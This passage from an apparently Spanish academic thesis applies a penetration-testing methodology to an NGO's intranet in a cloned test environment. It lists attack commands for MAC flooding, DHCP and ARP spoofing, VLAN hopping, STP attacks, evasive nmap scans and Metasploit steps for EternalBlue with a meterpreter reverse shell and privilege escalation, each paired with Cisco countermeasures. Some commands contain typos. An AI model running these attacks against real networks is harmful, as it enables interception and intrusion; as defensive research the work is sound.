- Software Kali-linux, el sucesor de Backtrack para la realización de pruebas de penetración. De esta distribución se utilizan los paquetes de Wireshark para el análisis de tráfico de red, Metasploit para realizar ataques de las vulnerabilidades detectadas, Nmap para realizar el escaneo de la red, detectar servicios y distinguir equipos activos como el servidor de intranet, OWASP ZAP 2.7 desarrollado por Open Web Application Security Project, es una de las herramientas de seguridad para pruebas de intrusión en aplicaciones web, más conocidas y más votadas por los usuarios según el portal ToolsWatch (toolswatch, 2018).

  Cain&Abel es un paquete que se instala en la distribución Kali-Linux, el cual será utilizada para el descubrimiento de claves.

- Nessus: La metodología planteada permite que la persona encargada de realizar las pruebas de seguridad, seleccione el software de test más adecuado para la detección de

vulnerabilidades, la misma debe contar con una base de datos actualizada frecuentemente en conjunto con un organismo internacional como la NVD (National Vulnerability Database) con criterios de clasificación como el CVE (Common Vulnerabilities and Exposures).

En la presente investigación se selecciona Nessus, considerada como uno de los mejores soluciones de gestión de vulnerabilidades (SC MEDIA, 2018) lo que le ha permitido encontrarse como finalista de los precios SC Media.

- Matrices de metodología planteada

3.5. Procedimiento

Para la realización de la presente investigación se procede conforme al orden siguiente:

- Realización de la metodología planteada en la presente investigación.
- Aplicación de la metodología planteada en la presente investigación.
- Observación y análisis de resultados.
- Generación de cuadros estadísticos.
- Generación de Reportes de vulnerabilidades detectadas y acciones correctivas.

3.6. Ambientes de prueba

La prueba se realiza en la infraestructura tecnológica de la organización no gubernamental World Vision Ecuador, en dos periodos de tiempo, la primera en el momento de la búsqueda de vulnerabilidades, en la cual se verifica un estado de seguridad de la red actual, y un segundo momento, en el que se dá respuesta a dichas vulnerabilidades, luego de lo cual se verifica nuevamente el estado de seguridad de red actual y se compara el incremento en el grado de seguridad.

Para evitar el riesgo de interrupción de servicio que podría surgir al momento de dar respuesta a la vulnerabilidad encontrada y por petición de la gerencia de la organización, se realiza una clonación básica de los servidores a evaluar para realizar estos procesos en un ambiente de prueba diferente al de producción.

Se verifica la lista de chequeo conforme a las matrices que la metodología propone y se utiliza hacking ético con pruebas de caja gris para los ataques considerados en la investigación.




Figura 1-3. Diagrama del ambiente de prueba

Realizado por: Roberto Valente, 2018

3.7. Planteamiento de la hipótesis

La aplicación de la propuesta de una metodología de detección y respuesta a vulnerabilidades mejorará la seguridad en la intranet de la Organización No Gubernamental World Vision Ecuador.

3.8. Operacionalización de variables

3.8.1. Identificación de las variables

Variable independiente: Propuesta de una metodología de detección y respuesta a vulnerabilidades

Variable dependiente: Seguridad de la red de datos

3.8.2. Operacionalización conceptual

Tabla 4-3*:* Tabla de Operacionalización Conceptual

Variables	Tipo	Concepto
Propuesta de una metodología de detección y respuesta a vulnerabilidades.	V. Independiente V. Cualitativa	Metodología que permita mitigar las vulnerabilidades presentadas en la red de datos.
Nivel de seguridad de la red de datos	V. Dependiente V. Cuantitativa	Grado en el que la red se vuelve más robusta en cuanto a la seguridad.

Realizado por: Roberto Valente, 2018

3.8.3. Operacionalización metodológica

Tabla 5-3*:* Análisis de Operacionalización Metodológica

Variable	Categoría	Indicador	Técnica	Fuente
Propuesta de una metodología de detección y respuesta a vulnerabilidades	Independiente Cualitativo	- Seguridad de Personal - Seguridad Física - Seguridad Lógica - Seguridad Legal	- Lectura - Encuesta - Observación - Entrevista - Test de penetración - Análisis de resultados pre y post-test	- Ficha de Observación - Encuestas - Ficha de Entrevistas - Internet - Kali Linux - Nessus - Libros de análisis de vulnerabilidades - Metodologías pruebas de Seguridad aplicada en World Vision Ecuador - Normas de Seguridad de la información
Nivel de seguridad de la red de datos	Dependiente Cuantitativo	-Grado de confidencialidad - Grado de Integridad - Grado de Disponibilidad	- Observación - Fichaje -Aplicación de metodología - Análisis de resultados	- Ficha de Observación - Encuestas - Entrevistas - Libros de hacking ético - Internet - Kali Linux - Nessus

Realizado por: Roberto Valente, 2018

3.8.4. Matriz de consistencia

Tabla 6-3: Matriz de consistencia

Formulación del problema	Objetivo General	Hipótesis General	Variables		Indicadores	Técnicas	Instrumentos
¿La aplicación de una metodología de detección y respuesta a vulnerabilidades en la red de datos mejorará la seguridad en la intranet de la Organización No Gubernamental World Vision Ecuador?	Proponer una metodología de detección y respuesta a vulnerabilidades para mejorar la seguridad en la red de datos. Caso Práctico: Intranet de la Organización No Gubernamental World Vision Ecuador	La aplicación de la propuesta de una metodología de detección y respuesta a vulnerabilidades mejorará la seguridad en la intranet de la Organización No Gubernamental World Vision Ecuador.	V. Independiente	Propuesta de metodología de detección y respuesta a vulnerabilidades	- Seguridad de Personal - Seguridad Física - Seguridad Lógica - Seguridad Legal	- Observación - Encuesta - Hacking Ético - Recolección de Información. - Escaneo de puertos. - Enumeración de servicios - Escaneo de vulnerabilidades	- Ficha de Observación - Libros - Internet - Kali-Linux - Metodologías pruebas de Seguridad. - Normas de Seguridad de la información.
			V. Dependiente	Nivel de seguridad de la red de datos	Grado de Confidencialidad Grado de Integridad Grado de Disponibilidad	- Observación - Fichaje - Análisis - Ataques	- Ficha de Observación - Matrices de metodología propuesta.

Realizado por: Roberto Valente, 2018

3.9. Aplicación de la metodología

Se aplica la metodología MDRVI 1.0 en la Organización No Gubernamental World Vision Ecuador, descrita en el capítulo V.

3.9.1. Fase A – Estudio del entorno objetivo

Tarea 1. Legalidad Local: Para la aplicación de la metodología se considera el Código Orgánico Integral Penal conocido como COIP publicado en el suplemento del Registro Oficial N° 180 vigente desde 10 de agosto del 2014 para la tipificación y penalización de los delitos informáticos.

Tarea 2. Revisión de políticas internas de seguridad de la información: El documento se encuentra en el anexo A.

Tarea 3. Acuerdos de confidencialidad. El documento se encuentra en el anexo C.

Tarea 4. Tipo de prueba: Se aplicará pruebas intrusivas de modalidad de hacking de caja gris.

Tarea 5. Limitaciones para las pruebas: Se limitará conforme al diálogo con el representante de la organización y los acuerdos de confidencialidad, las pruebas a los equipos únicamente de capa 2 y el servidor de intranet.

Tarea 6. Cronograma de Aplicación de Metodología: El cronograma se encuentra en el anexo B.

3.9.2. Fase B – Evaluación de riesgos

Tarea 1. Definición de Objetivos: Matriz adjunta en el Anexo D1.

Tarea 2. Llenar las Matrices de evaluación de riesgos: Los registros se encuentran en los anexos D2, D3, D4 y D5.

3.9.3. Fase C – Búsqueda de Vulnerabilidades

Tarea 1. Llenar la matriz de búsqueda de vulnerabilidades de personal. Anexo E1.

Tarea 2. Llenar la matriz de búsqueda de vulnerabilidades físicas. Anexo F1.

Tarea 3. Llenar el formulario de equipos a evaluar. Los equipos a evaluar corresponden a switches cisco y servidor virtual bajo VMware. Anexo G1.

Tarea 4. Realizar las pruebas de intrusión.

- Sniffing pasivo: Las redes en su funcionamiento predeterminado ejecuta protocolos los cuales pueden estar en constante comunicación entre los diferentes equipos incluidos los hosts; de esta manera se podría descubrir vulnerabilidades y lanzar los diferentes ataques en función a los datos recolectados. Anexo G2.

- Mac Flooding attack: Se verificará la table CAM de los switches, cuyos campos contienen información de VLan, Puerto, dirección MAC, mientras la comunicación es realizada por los equipos a través de los puertos la tabla CAM vá registrando todos sus campos.

  La tabla CAM no es infinita por lo cual si un equipo envía miles de MACs falsas, corremos el peligro de que el switch se sature poniendo a riesgo la información ya que el equipo en cierto punto tomará la decisión de enviar broadcast en vez de tráfico unicast, haciendo que el atacante se apodere de información que puede ser sensible.

  Para realizar este tipo de ataque es necesario instalar el paquete dnsiff y enviar el comando que se muestra a continuación:

  ```
  #apt-get install dnsinff
  #macof  -i eth0 –n 10000
  ```

  Los resultados se muestran en los anexos J1 y J2.

  Para erradicar este tipo de ataques se utiliza Port-security, de tal manera que si el equipo se siente atacado tome medidas como apagar dicha interfaz por un tiempo determinado. Para ejecutar esta acción es necesario configurar el equipo con los siguientes comandos, en el caso de CISCO:

  ```
  Switch(config)#interface g0/3
  switch(config-if)#switchport mode acces
  ```

switch(config-if)#switchport port-security maximium 2 //el número identifica el número de MACs a registrar por puerto
switch(config-if)#switchport port-security violation shutdown //en caso de que suceda lo anterior la regla indica apagar dicha interfaz.

Para validar el estado del puerto ejecutamos el comando. Para el ejemplo en cuestión, con la interfaz gigabit 3, será el siguiente: *#show port-security interface g0/3*. Si tiene lugar el ataque, este se puede validar con el comando: *show interface status*, el que mostrará el estado en la interfaz como *error-disable*. El puerto se mantendrá en este estado alrededor de 5 minutos. Para rehabilitar inmediatamente el puerto, lo inhabilitamos y habilitamos por comando.

En caso de que no funcione port-security será necesario agregar el comando #switchport host

Los resultados del control aplicado se muestran en el anexo L1.

- DHCP Spoofing: El ataque consiste en ubicar un servidor DHCP que suplante al servidor de la organización una vez que éste tenga todas sus direcciones ocupadas.

  Se instalará el servidor DHCP en Linux dnsmasq, luego se realizará los siguientes pasos:

  - Editar el archivo de configuración (dnsmasq.conf) con los siguientes parámetros:
    Interface= eth0 //la interface correspondiente que conecta a la red lan
    Dhcp-range= 172.22.20.1-10.22.20.100, 12h //rango de direcciones y tiempo de prestación
    Dhcp-option=3, 172.22.20.200 //default Gateway.

  - Lanzar un ataque DHCP Starvation Yersenia. El ataque se lo realizará con Yersinia, por lo cual será necesario instalarlo y enviar el ataque de la siguiente manera:

    Seleccionar la interfaz presionado “i”
    Presionar “g” para lanzar el modo de ataque DHCP y seleccionar “DHCP mode”
    Presionar “x” para abrir el menú ataques
    Presionar “1” para lanzar el ataque

Una vez que el servidor DHCP legítimo está saturado, el servidor DHCP falso responderá a todos los mensajes Discovery y otorgará una dirección IP permitiendo que el tráfico se redirija hacia él y después hacia la internet. Dicho tráfico puede ser intervenido, capturado y descubierto.

Contramedida

Para prevenir este tipo de ataques se utiliza DCHP snooping. Se lo realizará en el switch para validar que un servidor DHCP es legítimo y corresponde al proveedor de IP autorizado; se configuran todas las interfaces del Switch en una modalidad llamada untrust, de modo que todas las interfaces quedan en ese estado, esto con el objetivo que los paquetes Offer de la comunicación DHCP sean respondidas únicamente por la interfaz a la cual está conectado el servidor legítimo DHCP cuya interfaz es la única que se configurará en modo trust.

Los comandos a utilizar serán los siguientes:

Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 30,40 //las vlans configuradas para dicho switch
Switch(config)#no ip dhcp snooping informaction option
Switch(config)#interface Gi0/0 //Ingresar a la interfaz conectada al servidor DHCP legítimo
Switch(config-if)#ip dhcp snooping trust //Interfaz confiable para comunicación DHCP

- ARP Spoofing: Tiene por objetivo interceptar tráfico con el método MITM (man in the middle)

Para los comandos de ataque, se toma en cuenta que la ip 172.22.20.21 en este caso es la víctima y la ip 172.22.20.42 es la Gateway:

#apt-get install dnsniff //instalación de herramienta que permite realizar el ataque
#arpspoof –i eth0 172.22.20.1 –t 172.22.20.42 // hace entender a la víctima que para alcanzar la puerta de enlace debe pasar por un equipo controlado por el atacante.
#arpspoof -i eth0 172.22.20.42 –t 172.22.20.1 // hace entender a la puerta de enlace que para alcanzar a la víctima debe pasar por el mismo equipo controlado por el atacante.
#wireshark //Permite consultar la captura de paquetes no cifrados.

#echo 1 > /proc/sys/net/ipv4/ip_forward //activar el reenvío de tráfico
Se verifica el tráfico capturado con wireshark utilizando los siguientes filtros: ip.addr==172.22.20.1 //ip máquina víctima, captura el tráfico de la víctima.
ip.addr==172.22.20.1 && http //ip máquina víctima; captura el tráfico http de la víctima.

A través de este método se intercepta la comunicación de un equipo cuyo nombre es a-guevara, los resultados se muestran en el anexo J5.

Contramedida

DAI- Dynamic ARP Inspection

Es un método de los switches Cisco y de algunos otros fabricantes, el cual hace una inspección del protocolo ARP siempre y cuando DHCP Snooping se encuentre configurado, mismo que cuenta con la tabla IP DHCP Snooping binding, cuyos registros relacionan una dirección MAC y una dirección IP asignada por el servidor legítimo.

Cuando un atacante le indica a su víctima que pase a través de él, DAI hace la consulta en la tabla mencionada, de modo tal que si por ejemplo una dirección Gateway coincide con su MAC registrada acepta la conexión, caso contrario la rechaza.

Los comandos a aplicar en el switch Cisco son los siguientes:

Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 10,20
Switch(config)#ip arp inspection //activa DAI
Switch(config)#ip arp inspection vlan 10,20
Switch(config)#no ip dhcp snooping information option.

- Vlan Hopping attack

DTP (Dynamic Desirable) es un protocolo propietario de Cisco, al conectarse con otro switch Cisco, dinámicamente se configura como trunk, esto puede ser usado si un atacante se hace pasar por un switch haciendo que el puerto donde se encuentre configurado con DTP negocie

para que sea troncal y el puerto funcione como tal. Para realizar este proceso es necesario utilizar la herramienta yersenia.

Para los procesos de ataque es necesario contar con alguna distribución de Linux y ejecutar en un terminal, los siguientes comandos:

#apt-get install yersinia //instalación de la herramienta de ataque
#yersinia –G //abrir el programa en modo gráfico

Una vez en el modo gráfico se da clic en Launch Attack, se va a la ventana DTP y se da clic en Enable Trunking.

#apt-get install vlan //se instala el módulo de vlan
#lsmod | grep 8021q //lista los módulos del *kernel* donde conste la palabra 8021q para verificar que el módulo 8021q se encuentre agregado al *kernel*
#modprobe 8021q //en caso de que no aparezca en el listado anterior
#vconfig add eth0 10 //la vlan 10 en este ejemplo es la víctima
#ifconfig eth0.10 192.168.10.10/24 up //configurar una IP en la dirección de la vlan en cuestión
#vconfig rem eth0.10 //Para eliminar la Vlan

A continuación se verifica si existe conexión con la vlan víctima y se podrá capturar el tráfico de las diferentes Vlans. Los resultados se registran en el anexo J3

- Ataques Spanning tree

Este ataque permite tomar las funciones de root bridge a un equipo atacante que se hace pasar por switch. El objetivo entonces es cambiar el root bridge de la topología, a través del envío de BPDUs falsas. Para hacer este tipo de ataques se utiliza la herramienta Yersinia. Se abre la aplicación, damos clic en Launch attack, en la pestaña STP seleccionamos la opción “Claiming Root Role” y solo damos clic en ok y si el switch no cuenta con políticas de seguridad a nivel de STP, el equipo atacante habrá tenido éxito.

Los resultados se muestran en el anexo J4

Medidas

Para evitar este tipo de ataques se plantean dos opciones:

- Root Guard: Previene que un switch no autorizado tome la función de root de STP.
- BPDU Guard: desahabilita la interfaz por la cual ha recibido una BPDU.

Tarea 5. Realizar el testeo de servidores.

Se evaluarán los servidores con las herramientas de Nessus y Kali Linux.

- Ping. Por medio de este comando podremos comprobar a través de los paquetes ICMP el estado de las conexiones de los servidores DNS, HHTP, correo.

- Nmap: Se verificará puertos y servicios abiertos además del sistema operativo.

  Verificar puertos abiertos en servidores: nmap –sS p 1-65535 dirección IP. Verificar las versiones de los servicios nmap –sS –sV 1-54320 dirección IP. Para que el firewall no identifique un escaneo de puertos se aplicará el siguiente comando nmpa –sS –sV –p 1-54320 –f -f –Pn –D dirección IP.

  Para el descubrimiento del sistema operativo se utiliza el siguiente comando nmap –O dirección IP.

- Contraseñas: Se debe verificar los parámetros de seguridad de contraseñas

- Resultados de escaneo con Nessus. Se envía un primer escaneo, cuyos resultados son los siguientes:




Figura 2-3. Resultado de scaneo con Nessus

Fuente: Nessus v.7.0.1

En función a los resultados de Nessus, se dá prioridad de atención a las vulnerabilidades críticas cuyos ataques se realizan de la siguiente manera:

- Vulnerabilidad en la resolución DNS con código CVE2017-11779

  Afecta la librería DNSAPI.dll la cual permite a un atacante la ejecución de códigos con permisos de administrador. Para este caso se usa metasploit incluida en la distribución kali-linux. Los pasos del ataque efectuado fueron:

  1. search ms11-030 //Permite la búsqueda de un exploit para atacar dicha vulnerabilidad.
  2. use auxiliary/dos/Windows/llmnr/ms11_030_dnsapi //se usa el exploit del resultado de búsqueda.
  3. set RHOST 172.16.1.48 //se registra la IP a la cual se ataca
  4. exploit //Se ejecuta el ataque

  La solución lo presenta Microsoft en el boletín de seguridad con codificación MS11-030. Los resultados de ataque se muestran en el anexo J7.

- Vulnerabilidad en HTTP.sys con código CVE-2015-1635

Esta vulnerabilidad podría permitir la ejecución remota de código si un atacante enviara una solicitud HTTP especialmente diseñada a un sistema de Windows afectado. Para realizar el ataque se usa metasploit. Los pasos del ataque efectuado fueron:

1. search ms15-034 //Permite la búsqueda de un exploit para atacar dicha vulnerabilidad.
2. use auxiliary/dos/http/ms15_034_ulonglongadd //resultado de búsqueda del exploit
3. set RHOST 172.16.1.48 //registro de la dirección IP atacada
4. set TARGETURI http://172.16.1.48/welcome.png //registro de la URL, se genera una solicitud de http errónea de tal manera que obliga al servidor a reiniciarse.
4. exploit //Se ejecuta el ataque.

La solución lo presenta Microsoft en el boletín de seguridad con codificación MS15-034. Los resultados de ataque se muestran en el anexo J8.

- Vulnerabilidad en el protocolo SMB de Windows Server con código CVE-2017-0143.

Esta vulnerabilidad podría permitir la ejecución remota de código si un atacante envía mensajes especialmente diseñados a un servidor de Microsoft Server Message Block 1.0 (SMBv1). Para realizar el ataque se usa metasploit. Los pasos del ataque efectuado fueron:

1. search ms17-010 //Permite la búsqueda de un exploit para atacar dicha vulnerabilidad.
2. use auxiliary/windows/smb/sm17_010_eternalblue //el comando permite el uso del exploit identificado con la vulnerabilidad.
3. set RHOST 172.16.1.48 //registro de la ip víctima
4. set payload Windows/x64/meterpreter/reverse_tcp //usar meterpreter para iniciar una sesión en el equipo remoto.
5. set LHOST 172.16.1.112 //la ip desde donde se realizará el ataque
6. set LPORT 1930 //cualquier puerto de la máquina atacante
7. exploit //ejecución del ataque. Si ésta fue satisfactoria tendremos la sesión en meterpreter.
8. getuid //comando dentro de meterpreter que permite verificar la información del sistema atacado.

La solución lo presenta Microsoft en el boletín de seguridad MS17-010. Los resultados de ataque se muestran en el anexo J9.

- Vulnerabilidad protocolos remotos SAM y LSAD en Windows server 2008 con código CVE-2016-0128.

  Esta vulnerabilidad permite escalar privilegios debido a las vulnerabilidades en el Administrador de cuentas de seguridad y la autoridad de seguridad local. Para realizar el ataque se usa metasploit. Los pasos del ataque efectuado fueron:

  1. Usar un tipo de ataque para iniciar sesión como la obtenida con la vulnerabilidad del protocolo SMB.
  2. background //enviar la sesión obtenida con la máquina víctima a segundo plano. Es necesario anotar el número de sesión, en este caso será 2
  3. search uac // buscar en metasploit los exploits para escalar privilegios.
  4. use exploit/Windows/local/ask //exploit seleccionado
  5. set SESSION 2 //configuramos la sesión 2 del punto 2.
  6. set TECHNIQUE EXE // otorgar privilegios de ejecución
  7. exploit // ejecutar el exploit. Inicia una sesión 3 en meterpreter
  8. getsystem // comando que permite tener privilegios
  9. getuid // verifica que la cuenta cuente con todos los permisos del sistema.

  La solución lo presenta Microsoft en el boletín de seguridad MS16-047.

- Vulnerabilidad Server Message Block (SMB) Inhabilitado.

  Permite la ejecución de los exploits que anteceden. La solución es la habilitación de la firma SMB.

  Los resultados de ataque se muestran en el anexo J10

- Resultados OWASP




Figura 3-3. Resultados OWASP

Fuente: OWASP ZAP 2.6.0

En este caso se tomarán en cuenta para tratamiento únicamente las vulnerabilidades críticas de los dos escaneos y se emitirá una solución. Se considera así por el tiempo que toma resolver absolutamente todas las vulnerabilidades frente al tiempo limitado disponible del tema de investigación.

Las medidas correctivas en el servidor de intranet se detallan en el anexo K.

Tarea 6. Llenar la matriz de búsqueda de vulnerabilidades lógicas. Anexo G4.

Tarea 7. Llenar la matriz de búsqueda de vulnerabilidades legal. Anexo H1.

3.9.4. Fase D – Respuesta de Vulnerabilidades

Tarea 1. Llenar la matriz de respuesta de vulnerabilidades de personal. Anexo E2.

Tarea 2. Llenar la matriz de respuesta de vulnerabilidades físicas. Anexo F2.

Tarea 3. Llenar la matriz de respuesta de vulnerabilidades lógicas. Anexo G5.

Tarea 4. Llenar la matriz de respuesta de vulnerabilidades de personal. Anexo H2.

3.9.5. Fase E – Informe Final

Para el informe final, una vez aplicado los controles se realizan nuevamente la fase C búsqueda de vulnerabilidades para validar los controles esperadas registrados en la matriz de respuesta de vulnerabilidades, con lo cual podremos hacer una comparación del grado de seguridad aportado. Los resultados se muestran en los anexos E3, F3, G6 y H3.

CAPÍTULO IV

4. RESULTADOS Y DISCUSIÓN

La seguridad es un tema importante dentro toda organización; no se debe limitar tan solo a protecciones físicas, como implementación de cerraduras eléctricas, cámaras de video, alarmas, cercos eléctricos, etc., sino también debe englobar el mundo lógico aquella intangible ante los ojos y que tanto daño podrían causar si toda una infraestructura de red, se ve comprometida. Es por esta razón que se ha creado una metodología que estudia barreras con el fin de analizar y asegurar la red de datos de la ONG World Vision Ecuador.

Se aplica la metodología en dos instancias, la primera para evaluar la intranet tal y como se encontraba sin la aplicación de las medidas correctivas presentadas en el informe final y la segunda, una vez que fueron aplicadas las medidas correctivas. El presente capítulo muestra los resultados de la investigación y el respectivo aporte para un aumento en la seguridad de la red de datos de la ONG en mención, limitando nuestro campo de estudio a la parte de intranet.

4.1. Análisis de resultados

El análisis de los resultados se obtiene a partir de los indicadores presentados en el capítulo III. Se analiza la variable independiente y dependiente, se da énfasis en las medidas correctivas ya que la metodología ha sido aplicada en dos tiempos distintos, la primera en la búsqueda de vulnerabilidades y la segunda a la respuesta a las mismas.

Los resultados se obtienen de las matrices de excel realizadas para la metodología propuesta, para la búsqueda y respuesta de vulnerabilidades, permitiendo obtener los índices expuestos en el análisis.

4.1.1. Análisis de la Variable Independiente y Dependiente

La variable independiente consiste en la propuesta de una metodología de detección y respuesta a vulnerabilidades, sus indicadores son los siguientes:

- Vulnerabilidades de personal
- Vulnerabilidades Físicas
- Vulnerabilidades Lógicas
- Vulnerabilidades Legales

La variable dependiente consiste en la seguridad en la red de datos, sus indicadores son los siguientes:

- Grado de Confidencialidad
- Grado de Integridad
- Grado de Disponibilidad

Se analizan dos escenarios, al cual lo hemos llamado pre-test y post-test, éste último realizado una vez que se han realizado los controles y medidas correctivas ante las vulnerabilidades detectadas en el pre-test.

Para analizar los indicadores de la variable dependiente y verificar el nivel de incremento en seguridad, se trabaja con ponderaciones, para lo cual se usa una escala cuantitativa, conforme a la tabla 1-4:

Tabla 1-4: Nivel de seguridad de la red de datos

Calificación	Abreviatura	Valoración (0-4)	Porcentaje (0-100)
Muy baja	MB	0	0%
Baja	B	1	25%
Media	M	2	50%
Alta	A	3	75%
Muy Alta	MA	4	100%

Fuente: (Rubio, Morocho, Maldonado, Maza, & Ramírez, 2010)
Realizado por: Roberto Valente, 2018

Los valores se obtienen de los formularios de búsqueda (pre-test) y respuesta (post-test) de vulnerabilidades, verificando la cantidad de mejora tanto en la confidencialidad, integridad, disponibilidad. Se utiliza el diagrama de flujos indicado en la figura 6-5 del capítulo cinco.

Los niveles de los principios de seguridad contenidos en la metodología se analizan en función a las barreras de seguridad presentada por la misma.

4.1.1.1. *Grado de confidencialidad, Integridad, Disponibilidad. Seguridad de Personal.*

Los resultados se obtienen del Anexo E1.

Tabla 2-4: Pre-test. Seguridad de Personal. Valores por pesos

Barrera de Seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	**Integridad**	**Disponibilidad**
	Políticas de seguridad de la información.	3	3	3
Seguridad de Personal	Personal capacitado en temas de seguridad Informática.	2	2	2
	Personal capacitado para relevar otras áreas.	4	4	0
Promedio		3	3	1.67

Realizado por: Roberto Valente, 2018

Tabla 3-4: Pre-test. Seguridad de Personal. Valores porcentuales

Barrera de seguridad	**Vulnerabilidades**	**Nivel de Seguridad**		
		Confidencialidad	**Integridad**	**Disponibilidad**
	Políticas de seguridad de la información	75	75	62.5
Seguridad de Personal	Personal capacitado en temas de seguridad Informática	50	50	50
	Personal capacitado para relevar otras áreas.	100	100	0
Promedio		75	75	37.5

Realizado por: Roberto Valente, 2018

